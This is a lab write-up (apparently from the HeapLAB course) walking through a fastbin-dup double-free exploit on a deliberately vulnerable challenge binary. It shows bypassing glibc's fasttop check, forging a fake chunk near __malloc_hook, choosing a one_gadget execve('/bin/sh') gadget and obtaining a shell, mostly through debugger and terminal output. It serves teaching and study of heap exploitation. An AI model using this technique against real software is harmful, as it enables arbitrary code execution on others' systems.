
Fast bin dup

Linux heap exploitation pt. 1

To get some basic experience with the challenge binary, we'll run it:



We can see that this time we can insert a user name, and use one of the following options:

1. malloc up to 7 chunks
2. free a chunk
3. Showing the ctf target
4. Quit the program

When looking at the decompilation of this program wee can spot the following bug:

```
printf("\nEnter your username: ");
read(0,&user,0x10);
do {
  while( true ) {
    while( true ) {
      while( true ) {
        printf("\n1) malloc %u/%u\n",(ulong)index,7);
        puts("2) free");
        puts("3) target");
        puts("4) quit");
        printf("> ");
        choice = read_num();
        if (choice != 2) break;
        printf("index: ");
        choice = read_num();
        if (choice < index) {
                  /* m_array[choice] is not set to NULL after being free */
          free(m_array[choice]);
        }
        else {
          puts("invalid index");
        }
      }
      if (2 < choice) break;
                  /* if malloc */
      if (choice == 1) {
        if (index < 7) {
          printf("size: ");
          choice = read_num();
                  /* ensure fast_bin */
          if (choice < 0x79) {
            malloc_ret_ptr = (char *)malloc(choice);
            m_array[index] = malloc_ret_ptr;
            if (m_array[index] == (char *)0x0) {
              puts("request failed");
            }
```

After freeing a chunk, the program does not nullify the pointer, theoretically allowing us to double free it. Moreover we can see that we can allocate chunks up to the size of 0x79 - ensuring free chunks of that size to be linked into a fastbin.

Trying to trigger that bug, we get:

```
ubuntu@ubuntu:~/Desktop/HeapLAB/fastbin_dup$ ./fastbin_dup

===============
|   HeapLAB   |  Fastbin Dup
===============

puts() @ 0x7f105f5f5af0

Enter your username: johny

1) malloc 0/7
2) free
3) target
4) quit
> 1
size: 100
data: I'm going to double free that chunk

1) malloc 1/7
2) free
3) target
4) quit
> 2
index: 0

1) malloc 1/7
2) free
3) target
4) quit
> 2
index: 0
double free or corruption (fasttop)
Aborted (core dumped)
ubuntu@ubuntu:~/Desktop/HeapLAB/fastbin_dup$
```

And digging at the malloc source code, we can understand the mitigation:

```
  /* Check that the top of the bin is not the record we are going to
     add (i.e., double free).  */
  if (__builtin_expect (old == p, 0))
    malloc_printerr ("double free or corruption (fasttop)");
```


Malloc ensures (naively) that a double free scenario could not be achieved. It does so by ensuring that the chunk we're trying to free is not the chunk at the head of that fast-bin.

Fortunately, we can do something as follow:


```
Enter your username: johny

1) malloc 0/7
2) free
3) target
4) quit
> 1
size: 24
data: X

1) malloc 1/7
2) free
3) target
4) quit
> 1
size: 24
data: Y

1) malloc 2/7
2) free
3) target
4) quit
> 2
index: 0

1) malloc 2/7
2) free
3) target
4) quit
> 2
index: 1

1) malloc 2/7
2) free
3) target
4) quit
> 2
index: 0

1) malloc 2/7
2) free
3) target
4) quit
>
```

This will work because the chunk to be freed is indeed in the fast-bin, but not at the head of the fast bin. Graphically it looks something like that:

A. Before double-free



B. After double-free




```
pwndbg> vis

0x603000        0x0000000000000000      0x0000000000000021      ........!.......        <-- fastbins[0x20][0], fastbins[0x20][0]
0x603010        0x0000000000603020      0x0000000000000000      0`..............
0x603020        0x0000000000000000      0x0000000000000021      ........!.......        <-- fastbins[0x20][1]
0x603030        0x0000000000603000      0x0000000000000000      .0`.............
0x603040        0x0000000000000000      0x0000000000020fc1      ................        <-- Top chunk
pwndbg> fastbins
fastbins
0x20: 0x603000 —▸ 0x603020 ◂— 0x603000
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
pwndbg>
```

Now, if we'll allocate a chunk of the relevant size again, it will be served from the head of that fast-bin, meaning, we'll get a pointer to chunkA, while it is still in the fast-bin. The motivation is to do so, and override the first quadword of chunkA's user data in order to maliciously link a fake chunk into the fast-bin.

When trying to link a fake chunk that it's first quadword is the __malloc_hook pointer, we fail:

```
>
1) malloc 4/7
2) free
3) target
4) quit
> $ 1
size: $ 28
data: $

1) malloc 5/7
2) free
3) target
4) quit
> $ 1
size: $ 28
malloc(): memory corruption (fast)
```

And digging at the malloc source code we can spot the mitigation:

```
_int_malloc (mstate av, size_t bytes)
  if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
    {
       idx = fastbin_index (nb); // this retrives the index of the fastbin, based on the allocation size
      mfastbinptr *fb = &fastbin (av, idx); // get fastbin pointer - #define fastbin(ar_ptr, idx) ((ar_ptr)->fastbinsY[idx])
      mchunkptr pp;
      victim = *fb; // get the head of the fastbin as the victim

      if (victim != NULL)
    {
      if (SINGLE_THREAD_P)
        *fb = victim->fd; // assign victim's fd pointer as the new fastbin head
      else
        REMOVE_FB (fb, pp, victim);
      if (__glibc_likely (victim != NULL))
        {
          size_t victim_idx = fastbin_index (chunksize (victim)); // check out the victim's chunk size and get the relevent fastbin index.
          if (__builtin_expect (victim_idx != idx, 0)) // if that index differs from the former index (request size based index), crash
              malloc_printerr ("malloc(): memory corruption (fast)");
          check_remalloced_chunk (av, victim, nb);
```

Basically, malloc check the size of the malloc to be unlinked from the fast-bin is not fake. It does so by comparing the chunk's size with the size of that fast-bin. So we have to craft a fake chunk that has a proper size field in order for this to work. Fortunately, not much above __malloc_hook, we can spot a great location to simulate that proper size:

```
pwndbg> p &__malloc_hook
$2 = (void *(**)(size_t, const void *)) 0x7ffff7dd0b50 <__malloc_hook>
pwndbg> dq 0x7ffff7dd0b50
00007ffff7dd0b50     0000000000000000 0000000000000000
00007ffff7dd0b60     0000000000000000 0000000000000000
00007ffff7dd0b70     0000000000000000 0000000000000000
00007ffff7dd0b80     0000000000000000 0000000000000000
pwndbg> dq 0x7ffff7dd0b50-0x30
00007ffff7dd0b20     0000000000000000 0000000000000000
00007ffff7dd0b30     00007ffff7dccee0 0000000000000000
00007ffff7dd0b40     00007ffff7a9fa10 00007ffff7a9fed0
00007ffff7dd0b50     0000000000000000 0000000000000000
pwndbg>
```

We can allocate a chunk, that it's size field will be 0x7f, which means 0x70 with all flags turned on. This method would not work if malloc would also ensure that chunks are 0x10 bytes aligned.

Next, we'll search for a gadget to override __malloc_hook with.

```
ubuntu@ubuntu:~/Desktop/HeapLAB/fastbin_dup$ one_gadget ../.glibc/glibc_2.30_no-tcache/libc-2.30.so
0xc4dbf execve("/bin/sh", r13, r12)
constraints:
  [r13] == NULL || r13 == NULL
  [r12] == NULL || r12 == NULL

0xe1fa1 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xe1fad execve("/bin/sh", rsi, [rax])
constraints:
  [rsi] == NULL || rsi == NULL
  [[rax]] == NULL || [rax] == NULL
ubuntu@ubuntu:~/Desktop/HeapLAB/fastbin_dup$
```

Our constrain is [esp+0x50] == NULL. [esp+50] is being passed to execve as the second argument which represent the argv array for program to be invoked. Though [esp+50] is not NULL, it is a valid pointer, pointing to some string.Fortunately, argv[0] is being ignored by /bin/sh, and the second argument ([esp+0x50+0x08], ie. argv[1]) is NULL. So this should work.

```
pwndbg> p __malloc_hook
$1 = (void *(*)(size_t, const void *)) 0x7fc9be69efa1 <exec_comm+1761>
pwndbg>
```

At this point, it's not really matter what is the size of chunk we're about to allocate, because the hook function will be fired before the chunk creation. It is sufficient to just pass the program check that forbid us to allocate a chunk that is bigger then 120. After allocating a new chunk, we get a shell:

```
1) malloc 6/7
2) free
3) target
4) quit
> $ 1
size: $ 100
$ ls
Detaching from process 26481
demo         gain_shell_exploit.py  write_target_exploit.py
fastbin_dup  pwntools_template.py6

Child exited with status 0
[*] Process '/usr/bin/gdbserver' stopped with exit code 0 (pid 26481)
$ pwd
/home/ubuntu/Desktop/HeapLAB/fastbin_dup
$
```